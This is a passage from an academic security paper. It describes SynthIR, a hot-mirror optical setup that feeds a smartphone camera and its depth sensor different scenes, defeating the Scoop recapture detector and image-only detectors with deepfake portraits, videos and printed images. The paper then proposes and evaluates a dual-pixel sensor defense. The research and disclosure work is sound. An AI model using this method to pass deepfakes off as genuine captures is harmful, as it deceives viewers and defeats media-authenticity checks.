represent (i) the original portrait images in the dataset, (ii) the generated images, (iii) depth maps from the depth sensor (ToF Depth), (iv) depth maps estimated from the RGB image (RGB Depth), and (v) the final Scoop output. As expected, Scoop fails to detect the recapturing, showing no suspicious region in the final output. These results verify the effectiveness of the depth-first approach for deploying our SynthIR attack.

4.4 Extension to Videos

Although still-image deepfakes pose a significant threat, particularly on social media [1, 40, 88], deepfake videos pose an even greater risk. Consequently, Scoop also supports videos by running the algorithm for each video frame. Here we verify how SynthIR can create videos that bypass such control.

To achieve this, we first generate a baseline deepfake image of a person portrait using our depth-first approach, following the same methodology described in Section 4.3. The generated image is then used to create a talking video leveraging SadTalker [117], which generates a video with natural face animation from a static face image and speech audio. The speech audio is then generated through the text-to-speech service provided by ElevenLabs [28]. We use SadTalker in the *still* mode to suppress changes in the overall layout. The resulting video has a duration of approximately 10 seconds and consists of 318 frames.[4]

Using the same setup as Section 4.3, we play the generated video on the monitor, capture the video with the target phone, and collect the Scoop output. As a result, SynthIR successfully bypasses Scoop for all 318 frames. Figure 8 shows a few frames of the Scoop output and the corresponding depth map. Since the facial changes created by SadTalker are limited within the face, the depth map created by a static object (the mannequin) is consistent with the animated images.

[4]The video is available at https://tetsuishizue.github.io/BreakingInfraredRecaptureDetection/

This experiment verifies SynthIR can generate a series of image-object pairs that are continuously undetected by Scoop.

5 Bypassing Image-Only Recapture Detectors

A prominent line of research on recapture detection focuses on image-only approaches, such as detectors for monitor artifacts [2, 8, 19–21, 52–54, 64, 65, 69, 97–100, 104, 111, 112, 119]. These image-only detectors can be combined with detectors based on secondary depth sensors, such as Scoop, to identify recapturing. Here, we argue SynthIR can also be combined with evasion attacks against image-only detectors, because the attacker can redirect the IR depth sensor FoV through a hot mirror independently from the camera. In this section, we verify this hypothesis by using printed images to evade image-only detection combined with two-sensor detection.

5.1 Evaluation with Printed Images

We first verify that printed images reduce the effectiveness of three popular state-of-the-art recapture detectors, namely Twob_DCT [55], Twob_DWT [55], and MoireDet [2], evaluated in the Chimera paper [74]. We use their publicly released model with the parameters trained for general camera images without blur augmentation. The target dataset is composed of 100 images randomly selected from the Chimera dataset [74]. Each image is printed on paper in a commercial photo studio. Since the aspect ratio of the original images is 1:1, we recapture the entire image with a margin, and the margin is cropped before feeding it to the recapture detectors, as in the methodology of previous work. Using the same setup of Section 4.1 and the iPhone 15 Pro, the corresponding 100 recaptured images are acquired from the prints, while the hot mirror is used to emulate the capturing environment of SynthIR. As a baseline for comparison, we also recapture the same images on

Table 1: Recapture detection rate over the three models and three data sets. The Original column shows the rate of accepting a real image (TNR). The models reject recaptured images from a monitor at high accuracy, 96-99% TPR. The performance of detection degrades to 37-72% TPR with recapture of paper-printed images.

	Benign (TNR)	Recapture (TPR)	
	Original	Monitor	Print
Twob_DCT [55]	89%	97%	**72%**
Twob_DWT [55]	89%	96%	**48%**
MoireDet [2]	96%	99%	**37%**

the computer monitor while the focus is manually adjusted for consistency and artifact reduction.

Results and Observations. Table 1 summarizes the detection rates of the three detectors evaluated with the three resulting data sets: (i) the original images, (ii) the recaptured images from the monitor, and (iii) the recaptured images from the prints. The Original column shows the rate of the real (i.e., non-recaptured) images successfully undetected, i.e., the true negative rates (TNR). Meanwhile, the Monitor and Print columns show the rate of detecting recaptured images, i.e., the true positive rates (TPR). All three models successfully detect the recaptured images of the monitor at 96–99% TPR. Meanwhile, TPR of the recaptured images from prints is much lower, ranging from 37-72%, even without machine-learning-based optimization as conducted in Chimera.

Evading Combined Detectors. We then empirically verify the feasibility of creating an image-object pair that bypasses both the two-sensor (Scoop) and the three image-only (Twob_DCT, Twob_DWT, and MoireDet) detectors simultaneously. First, we choose an image undetected by any of Twob_DCT, Twob_DWT, and MoireDet in the previous experiment. Then, following the image-first procedure in Section 4.2, we build a cardboard object with the shape of the target image. The printed image and the cardboard object are placed toward the target phone through a hot mirror, and the corresponding image and depth map are acquired.

Figure 9 shows the resulting images and depth maps. As expected, the depth sensor captures the shape of the cardboard object because the optical path for IR measurement is unaffected by the printed image. Consequently, Scoop creates a similar pair of segmentation maps and fails to detect any suspicious region.




Figure 9: Recaptured images and depth maps that evade three image-only detectors and Scoop (Section 5.1).

6 Proposed Defense

While using a secondary depth sensor to detect recapturing might appear as a promising approach, our successful SynthIR attacks demonstrate its significant limitations. The key assumption behind such detectors is that the image and depth maps are perfectly correlated and originate from the same optical pathway, which turns out to be false for IR-based depth sensors because lights in different optical spectra can be split and combined using optical elements, such as splitters, filters, and hot mirrors. To overcome this limitation, we describe here a new detection pipeline based on the unique characteristics of dual-pixel (DP) image sensors for recapture detection.

6.1 Dual-Pixel Sensors

An image sensor in a camera is typically composed of an array of photodiodes, which capture photons in its covering region and convert them into an electrical signal, which is further converted into a pixel value. Although a single photodiode typically corresponds to a pixel in a final image, more advanced image sensors use multiple photodiodes for a single pixel [38,46]. In particular, DP image sensors use a pixel composed of two photodiodes that cover the left and right halves of its covering region, as shown in Figure 10. The left and right photodiodes are configured to capture light through slightly different optical paths with microlenses directly attached to the image sensor die. Thus, a DP image sensor generates a pair of images, called *DP images*, for each shutter event, and the final RGB image is synthesized from the two. These DP images include positive and negative disparities that can be translated into a relative distance to the focal plane [103], as shown in Figure 10.

A camera using a DP image sensor can achieve efficient autofocus by controlling the lens position based on the disparity obtained by applying stereo matching to the left and right DP images. Researchers are also actively studying applications of DP image sensors beyond autofocus, such as deblurring [3,4,56,83,110,113,115], refocusing [7,22,39,95], and reflection removal [78]. Thanks to these characteristics, DP image sensors are currently deployed in smartphones (e.g., Google Pixel [35] and certain iPhone models [10]) and partic-




Figure 10: Principle of Dual-Pixel (DP) image sensors. Each pixel is composed of left (L) and right (R) photodiodes, and the DP sensor generates a pair of images whose disparity depends on distance from the focal plane: (Pink) a near target has negative disparity, (Orange) an in-focus object has no disparity, and (Cyan) a farther object has a positive disparity.

ularly in Digital Single-Lens Reflex (DSLR) cameras [79, 80].

The DP image sensors have also been investigated for depth estimation [31, 32, 44, 45, 48, 49, 68, 72, 73, 77, 103, 118], using different approaches, including classical stereo matching [68, 103], estimation with the point spreading function [77], and deep learning models [31, 32, 44, 45, 49, 68, 72, 73, 118]. More recently, Ishizue et al. [41] have shown in a preliminary work the potential of using the extracted depth from a DP image sensor for recapturing detection. However, the image processing method is limited to a simple plane fitting without any consideration of RGB images, and performed on a DSLR camera only, making it unclear the feasibility of the approach under real-world phone settings and scenarios.

6.2 Proposed Detection Pipeline

Figure 11 shows the proposed detection pipeline: on a single shutter event, the DP image sensor generates the DP image with the associated disparities, along with the RGB image synthesized from the pair. The depth (or disparity) map can be obtained by processing the pair of images with stereo matching or a dedicated depth estimation model. The algorithm then extracts two segmentation maps in two independent ways: (i) one from the RGB image using a learning-based monocular depth estimation model, and (ii) the other using the depth map derived by the DP images. The detection is made by comparing their similarity score with a threshold. The key challenge of the proposed method lies in addressing the relatively low depth accuracy in DP sensors to achieve robust detection.

Depth Estimation. Depth maps from DP image sensors are inherently noisier compared to those from LiDARs for the following reasons: (i) the disparity is small, typically within ± 4 pixels, due to a short baseline distance [44], which is even more challenging in in-focus regions [90], and (ii) stereo matching in the out-of-focus region suffers from blur-




Figure 11: Our proposed detection pipeline using DP sensors.

riness [72]. This results in outliers, causing a supposedly single segment to split into multiple segments and failing simple segment-wise comparison. To address the above issue, our proposed algorithm employs global similarity between multiple segments using V-measure [82], which generates a value between 0 and 1, where a value close to 1 means more similarity. We use state-of-the-art machine-learning depth-estimation models, applying Kurita et al. [48] for DP images and Depth-Pro [14] for RGB images. After estimating the target depth map, we segment it by thresholding its intensity histogram. To construct a clean histogram, we first smooth the depth map using a bilateral filter [47] and then apply Gaussian smoothing to the resulting histogram. We then identify the local maxima of the histogram and use the minima between successive maxima as thresholds, thereby dividing the depth map into depth-consistent segments.

6.3 Feasibility Evaluation

We first verify the feasibility of capturing depth maps from a DSLR camera (Canon EOS R10 camera) with a zoom lens (Canon RF-S18-150mm F3.5-6.3 IS STM)[5], following the procedure described in the previous work [41], and two smartphone cameras (Google Pixel 3 and 4) equipped with DP image sensors. DP images of the Canon EOS R10 are extracted by processing raw images with the Digital Photo Professional 4 software [15]. DP images of Google Pixel 3 and 4, on the other hand, are acquired using the same methodology of Garg et al.'s [31]. Due to software limitations, we capture the DP images and the RGB images separately, with the camera parameters automatically configured.

The 3D real scene is set with a mannequin in front of a blue background. The camera is focused on the facial region of the mannequin, while for the phones, we use the same setup described in Section 4.1. Benign (i.e., real) and recapture scenes are captured for each camera.

Results and Observations. Figure 12 summarizes the results from the three devices in the benign and recapture scenes.

[5]The real scene is captured with ISO 100, exposure time of 1/15 seconds, and aperture of f/3.5. The corresponding recaptured scene is captured with ISO 100, exposure time of 0.5 seconds, and aperture of f/11.



Figure 12: Feasibility evaluation (Section 6.3) on EOS R10, Pixel 3, and Pixel 4 targets. The top three rows are the benign cases capturing the real object (a mannequin on a blue background). The bottom three rows show the attack cases recapturing a monitor. Each row shows (i) an RGB image, (ii) a depth map estimated from the RGB image, (iii) a segmentation map from the RGB-based depth map, (iv) a depth map estimated from the DP images with stereo matching, and (v) a segmentation map from the DP-based depth map.

Each column represents an RGB image, the depth map from the RGB image, the segmentation map from the RGB image, the depth map from the DP images, and the segmentation map from the DP images. The depth maps from DP images in the benign scene show the silhouette of the mannequin, whereas the ones in the recapture scenes are uniform due to the flat monitor surface. The resulting V-measure values for the benign scene are 0.53, 0.59, and 0.72 with the Canon EOS R10, Pixel 3, and Pixel 4, respectively, whereas those for the recaptured scene are 0 in all the devices, consistent with the presence of the flat monitor. This feasibility evaluation successfully verifies that we can obtain depth information of a real-world scene from the DP image sensors.

6.4 Evaluation on DP Image Dataset

To verify the effectiveness of our detection pipeline, we assess the success rate of recapture detection by evaluating the public dataset by Punnappurath et al. [77]. The dataset includes 100 cases comprising 10 scenes with non-human objects and 10 focal lengths between 0.5–2 meters. Each case includes an RGB image and the corresponding DP images. The attack case, on the other hand, is created by recapturing a monitor showing the RGB images in the dataset with the target cameras (Canon EOS R10, Google Pixel 3, and Pixel 4) in the same setup in Section 4.1.




Figure 13: A sample result of our defense evaluation on the DP dataset (Section 6.4). The first row shows the results from the benign data, and the consistent depth and segmentation maps are estimated from the DP images. The bottom three rows are the recapture cases from three different cameras.

Table 2: Defense evaluation results using the DP dataset (Section 6.4). All benign cases are correctly classified as non-recaptured (100% TNR). Meanwhile, all recaptured cases are successfully detected (100% TPR) across all target cameras.


	Benign		Recapture	
	TNR	FPR	TPR	FNR
Canon EOS R10	100%	0%	100%	0%
Google Pixel 3	100%	0%	100%	0%
Google Pixel 4	100%	0%	100%	0%

Results and Observations. Figure 13 shows a sample of original data and the corresponding intermediate results, wherein each column represents the RGB image, the depth and segmentation maps obtained from the RGB images, and the depth and segmentation maps obtained from the DP images. The depth and segmentation maps in the attack cases are mostly flat due to the flat monitor surfaces, which are distinguishable from those obtained from the RGB images.

Figure 14 instead shows the histograms of the V-measure of the benign cases (blue bars) and the recapture cases (red bars) for (a) EOS R10, (b) Pixel 3, and (c) Pixel 4 respectively. As expected, the histograms have separated distributions which can be used to derive a threshold. Finally, Table 2 shows the classification results using a threshold value of 0.25 derived by the histograms. The proposed defense method successfully detects all the attack cases (100% TPR) without rejecting any real images (100% TNR) in all the target cameras.


6.5 Evaluation with Synthesized Dataset

The previous evaluation is limited to non-human subjects due to the scarcity of datasets containing DP images [38].




(a) EOS R10

(b) Pixel 3



(c) Pixel 4



(d) Synthesized

Figure 14: Distribution of the V-measure values of the benign cases (blue bars) and the recapture cases (red bars). (a)-(c): results for three different cameras with the DP dataset (Section 6.4) and (d): results with the synthesized dataset (Section 6.5).

In this section, we further verify the proposed defense by synthesizing DP images using Sdirt [38], which generates a pair of DP images from an RGB image and a depth map based on ray tracing and a machine-learning model.

The target is NTU RGB+D video dataset [58, 89] (the setup number 1), composed of 2,880 RGB and depth-map videos (8 performers, 60 poses, 3 cameras, and 2 orientations), and we use their intermediate frames as benign data, i.e., 2,880 pairs of a static RGB image and a static depth map.[6] Finally, we generate DP images using the PSFNet model of Sdirt with default configuration. As a result, the benign case is composed of the RGB image and the DP images generated through the above procedure. To align the experimental condition, the DP images of the attack case are also generated with Sdirt using a precise depth map of a monitor measured with a LiDAR (Intel RealSense L515) from 1 meter distance. We evaluate the benign and the attack cases in the proposed pipeline, similar to the previous section.[7]

Results and Observations. Figure 15 shows the target images, the estimated depth map, and the segmentation map, for the benign and the attack cases of a sample scene from the dataset. Similarly to the previous results, the depth maps estimated from the DP images represent the depth of the real scene in the benign case, while the ones in the attack case are flat. Figure 14-(d) shows the histogram of the V-measure values obtained as a result of the processing pipeline. Similar to the previous evaluation using the DP dataset, the benign (blue bars) and the attack (red bars) cases have distinct distributions. With the same threshold value of 0.25 as the previous evaluation, the proposed defense achieves 100% TPR and 100% TNR. This evaluation further confirms the effectiveness of the proposed defense of portrait-based recapturing scenarios.

[6] The original resolution of the depth map is low, and it is up-scaled to the resolution of the RGB image (1920×1080) with affine alignment, and missing values present in the original dataset are interpolated with OMNI-DC [120]. To comply with Sdirt, the RGB images and depth maps are finally cropped to 3:2 aspect ratio and resized into the 768×512 resolution, and the depth values are scaled to place a human in the scene to Sdirt's focal plane (1 meter away).

[7] DP-based depth estimation in the defense pipeline in this evaluation uses the DfDP model in Sdirt, more suitable for processing the synthesized DP images with relatively low resolution.

7 Discussion

This work describes a new optical-synthesis attack, SynthIR, which enables an attacker to independently manipulate and bypass current state-of-the-art two-sensor detection approaches against recapturing. The vulnerability stems from the fundamental difference in the optical spectra used by RGB cameras and IR depth sensors, where the corresponding light components can be arbitrarily separated and recombined. To address this issue, we proposed a new sensor-based recapture detection pipeline that leverages dual-pixel image sensors. The DP sensor enables the acquisition of RGB and stereo images that preserve depth information from the same optical spectrum, and the detection algorithm ensures the identification of recaptured images in a reliable way.

Limitations. Our SynthIR attack has been extensively evaluated under portrait and deepfake image and video scenarios involving facial feature manipulation (e.g., speech), with limited movement. This limitation stems from the capability of the attacker to build a corresponding 3D or 2D scene. Despite this limitation, we confirm how, using our depth-first methodology and fusion design flaws, the attacker can leverage state-of-the-art techniques to build a diverse set of deepfakes from the same real-world scene.

8 Related Work

Attacks on Face Authentication Systems. Several works have explored attacks targeting face authentication systems (FAS) in smartphones that use both a camera and a depth sensor [107, 109]. Hua-pi [109] uses a half-mirror setup to optically combine an image displayed on a monitor with a physical face object. Although Hua-pi succeeds against certain real-world FAS, it fails to generate a realistic 3D object in recapture scenarios. The depth sensor observes a mixture of scenes, for example, the outline of the monitor appears in the measured depth map, resulting in depth inconsistencies. In contrast, SynthIR resolves this issue by employing a hot mirror to maintain separation between the image and




Figure 15: A result of our defense evaluation with the synthesized DP images (Section 6.5). The DP images of the benign case are generated from a pair of RGB image and the depth map in the NTU RGB+D video dataset [58, 89] using Sdirt [38]. The DP images of the recapture case are generated with the same procedure, but the depth map is replaced with that of a monitor.

depth sensing paths, exploiting wavelength-domain separability. Wu et al. [107], on the other hand, proposed the attack on FAS using an IR depth sensor that projects structured IR light, captures it with an IR camera, and reconstructs depth via stereo matching. Their attack relies on projecting carefully designed scatter patterns with an IR projector onto a monitor and can be adapted to recapture settings. However, this approach is tied to a specific sensor configuration, whereas SynthIR generalizes to IR-based depth sensors.

Attacks on Depth Sensors. LiDARs are widely used in autonomous systems, and many studies have demonstrated that injecting false point-cloud data can undermine the reliability of autonomous vehicles [13, 17, 18, 42, 43, 75, 85, 86, 91]. In these attacks, an adversary emits laser pulses that a victim LiDAR misinterprets as genuine returns. However, such attacks typically require placing a device within the camera FoV, making it easily detectable in a recapturing scenario. Furthermore, smartphone LiDARs such as those explored in this work rely on flash-based depth sensing, making single-point injection infeasible. Our work adopts a different strategy: by placing a hot mirror in front of the LiDAR sensor, we exploit the attacker's control over the imaging environment.

9 Conclusion

This paper introduces SynthIR, a new optical-synthesis attack that allows an adversary to independently manipulate the views captured by RGB cameras and IR depth sensors. We demonstrate SynthIR can create paired RGB images and physical 3D objects that bypass the state-of-the-art defense Scoop across image-first, depth-first, video, and printed-image attack settings. We propose a sensor-based recapture-detection method using dual-pixel image sensors, which capture stereo depth cues and RGB appearance within the same optical spectrum. Our evaluation shows that our defense detects all recaptured portrait images without false positives, using both public DP datasets and DP images synthesized by the state-of-the-art method. This work aims to provide concrete and easy-to-deploy solutions against deepfakes.

Several directions remain open for future research, including integration with GAN-based recapture evasion techniques [74] and evaluation of SynthIR with non-portrait picture layouts. From the defense perspective, an integration of our proposed detection pipeline into current smartphones that already deploy DP image sensors can be an easy-to-deploy solution without requiring additional hardware modifications. Future directions can include the extension of our defense evaluation to more diverse and dynamic scenarios. Another direction is to investigate potential attacks targeting DP sensors, including the use of multifocal displays as suggested by Vilesov et al. [102].

9.1 Research Ethics

Disclosure. We follow the responsible disclosure process and share our findings with Apple and Samsung. Both vendors responded that recapture detection via Scoop is not a security feature of their products and closed the cases without patches.

Ethical Considerations. All data related to human subjects (e.g., person portraits) used in this study are either obtained from publicly available datasets or generated by AI without specifying any real individuals.

10 Acknowledgment

We thank the anonymous reviewers for the insightful comments. This research is partially funded by JST CREST JPMJCR23M4. This paper used the NTU RGB+D Action Recognition Dataset made available by the ROSE Lab at the Nanyang Technological University, Singapore.

References

[1] Sifat Muhammad Abdullah, Aravind Cheruvu, Shravya Kanchi, Taejoong Chung, Peng Gao, Murtuza Jadliwala, and Bimal Viswanath. An analysis of recent advances in deepfake image detection in an evolving threat landscape. In *IEEE Symposium on Security and Privacy, SP 2024, San Francisco, CA, USA, May 19-23, 2024*, pages 91–109. IEEE, 2024.

[2] Eldho Abraham. Moiré pattern detection using wavelet decomposition and convolutional neural network. In *IEEE Symposium Series on Computational Intelligence, SSCI 2018, Bangalore, India, November 18-21, 2018*, pages 1275–1279. IEEE, 2018.

[3] Abdullah Abuolaim, Mahmoud Afifi, and Michael S. Brown. Improving single-image defocus deblurring: How dual-pixel images help through multi-task learning. In *IEEE/CVF Winter Conference on Applications of Computer Vision, WACV 2022, Waikoloa, HI, USA, January 3-8, 2022*, pages 82–90. IEEE, 2022.

[4] Abdullah Abuolaim, Radu Timofte, and Michael S. Brown. NTIRE 2021 challenge for defocus deblurring using dual-pixel images: Methods and results. In *IEEE Conference on Computer Vision and Pattern Recognition Workshops, CVPR Workshops 2021, virtual, June 19-25, 2021*, pages 578–587. Computer Vision Foundation / IEEE, 2021.

[5] Adobe Inc. Content credentials overview. https://helpx.adobe.com/creative-cloud/apps/adobe-content-authenticity/content-credentials/overview.html, 2025. Accessed: 21-02-2026.

[6] Aitor Aldoma, Markus Vincze, Nico Blodow, David Gossow, Suat Gedikli, Radu Bogdan Rusu, and Gary R. Bradski. CAD-model recognition and 6DOF pose estimation using 3D cues. In *IEEE International Conference on Computer Vision Workshops, ICCV 2011 Workshops, Barcelona, Spain, November 6-13, 2011*, pages 585–592. IEEE Computer Society, 2011.

[7] Hadi Alzayer, Abdullah Abuolaim, Leung Chun Chan, Yang Yang, Ying Chen Lou, Jia-Bin Huang, and Abhishek Kar. DC^2: Dual-camera defocus control by learning to refocus. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2023, Vancouver, BC, Canada, June 17-24, 2023*, pages 21488–21497. IEEE, 2023.

[8] Areesha Anjum and Saiful Islam. Recapture detection technique based on edge-types by analysing high-frequency components in digital images acquired through LCD screens. *Multim. Tools Appl.*, 79(11-12):6965–6985, 2020.

[9] Apple. AV capture depth data output. https://developer.apple.com/documentation/avfoundation/avcapturedepthdataoutput. Accessed: 3-03-2026.

[10] Apple. iphone 17 - technical specifications - apple. https://www.apple.com/iphone-17/specs/. Accessed: 3-03-2026.

[11] Apple. iPhone 15 Pro - Tech Specs. https://support.apple.com/en-us/111829, 2023. Accessed: 2-03-2026.

[12] Paul J. Besl and Neil D. McKay. A method for registration of 3-D shapes. *IEEE Trans. Pattern Anal. Mach. Intell.*, 14(2):239–256, 1992.

[13] Sri Hrushikesh Varma Bhupathiraju, Jennifer Sheldon, Luke A. Bauer, Vincent Bindschaedler, Takeshi Sugawara, and Sara Rampazzi. EMI-LiDAR: Uncovering vulnerabilities of LiDAR sensors in autonomous driving setting using electromagnetic interference. In Ioana Boureanu, Steve Schneider, Bradley Reaves, and Nils Ole Tippenhauer, editors, *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks, WiSec 2023, Guildford, United Kingdom, 29 May 2023 - 1 June 2023*, pages 329–340. ACM, 2023.

[14] Alexey Bochkovskiy, Amaël Delaunoy, Hugo Germain, Marcel Santos, Yichao Zhou, Stephan R. Richter, and Vladlen Koltun. Depth Pro: Sharp monocular metric depth in less than a second. In *The Thirteenth International Conference on Learning Representations, ICLR 2025, Singapore, April 24-28, 2025*. OpenReview.net, 2025.

[15] Canon. Digital photo professional. https://app.ssw.imaging-saas.canon/app/en/dpp.html.

[16] Canon. EOS R1 and EOS R5 Mark II: Powerful new firmware and system updates for professional news and sports photographers. https://www.canon.dk/press-centre/press-releases/2025/07/eos-r1-and-eos-r5-mark-ii-powerful-new-firmware-and-system-updates/, 2026. Accessed: 02-03-2026.

[17] Yulong Cao, S. Hrushikesh Bhupathiraju, Pirouz Naghavi, Takeshi Sugawara, Z. Morley Mao, and Sara Rampazzi. You can't see me: Physical removal attacks on LiDAR-based autonomous vehicles driving frameworks. In Joseph A. Calandrino and Carmela Troncoso, editors, *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, pages 2993–3010. USENIX Association, 2023.

[18] Yulong Cao, Chaowei Xiao, Benjamin Cyr, Yimeng Zhou, Won Park, Sara Rampazzi, Qi Alfred Chen, Kevin Fu, and Z. Morley Mao. Adversarial sensor attack on LiDAR-based perception in autonomous driving. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 2267–2281. ACM, 2019.

[19] Changsheng Chen, Liangwei Lin, Yongqi Chen, Bin Li, Jishen Zeng, and Jiwu Huang. CMA: A chromaticity map adapter for robust detection of screen-recapture document images. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2024, Seattle, WA, USA, June 16-22, 2024*, pages 15577–15586. IEEE, 2024.

[20] Yushi Cheng, Xiaoyu Ji, Lixu Wang, Qi Pang, Yi-Chao Chen, and Wenyuan Xu. mid: Tracing screen photos via moiré patterns. In Michael D. Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 2969–2986. USENIX Association, 2021.

[21] Hak-Yeol Choi, Han-Ul Jang, Jeongho Son, Dongkyu Kim, and Heung-Kyu Lee. Content recapture detection based on convolutional neural networks. In Kuinam Kim and Nikolai Joukov, editors, *Information Science and Applications 2017 - ICISA 2017, Macau, China, 20-23 March 2017*, volume 424 of *Lecture Notes in Electrical Engineering*, pages 339–346. Springer, 2017.

[22] Myungsub Choi, Hana Lee, and Hyong-Euk Lee. Exploring positional characteristics of dual-pixel data for camera autofocus. In *IEEE/CVF International Conference on Computer Vision, ICCV 2023, Paris, France, October 1-6, 2023*, pages 13112–13122. IEEE, 2023.

[23] Joon Son Chung and Andrew Zisserman. Out of time: Automated lip sync in the wild. In Chu-Song Chen, Jiwen Lu, and Kai-Kuang Ma, editors, *Computer Vision - ACCV 2016 Workshops - ACCV 2016 International Workshops, Taipei, Taiwan, November 20-24, 2016, Revised Selected Papers, Part II*, volume 10117 of *Lecture Notes in Computer Science*, pages 251–263. Springer, 2016.

[24] Soo-Whan Chung, Joon Son Chung, and Hong-Goo Kang. Perfect match: Improved cross-modal embeddings for audio-visual synchronisation. In *IEEE International Conference on Acoustics, Speech and Signal Processing, ICASSP 2019, Brighton, United Kingdom, May 12-17, 2019*, pages 3965–3969. IEEE, 2019.

[25] Tim Dettmers, Mike Lewis, Sam Shleifer, and Luke Zettlemoyer. 8-bit optimizers via block-wise quantization. In *The Tenth International Conference on Learning Representations, ICLR 2022, Virtual Event, April 25-29, 2022*. OpenReview.net, 2022.

[26] diffusers. controlnet-depth-sdxl-1.0. https://huggingface.co/diffusers/controlnet-depth-sdxl-1.0, 2023.

[27] Edmund Optics. 101.6x127mm, 45° AOI, Hot Mirror #43-958. https://www.edmundoptics.com/p/1016-x-127mm-45deg-aoi-hot-mirror/5427/, 2025. Accessed: 1-3-2026.

[28] ElevenLabs. Free AI Voice Generator and Video Agents Platform ElevenLabs. https://elevenlabs.io/, 2023. Accessed: 2-03-2026.

[29] Wei Fan, Shruti Agarwal, and Hany Farid. Rebroadcast attacks: Defenses, reattacks, and redefenses. In *26th European Signal Processing Conference, EUSIPCO 2018, Roma, Italy, September 3-7, 2018*, pages 942–946. IEEE, 2018.

[30] Coalition for Content Provenance and Authenticity (C2PA). An open technical standard providing publishers, creators, and consumers the ability to trace the origin of different types of media. https://c2pa.org/, 2025. Accessed: 24-05-2025.

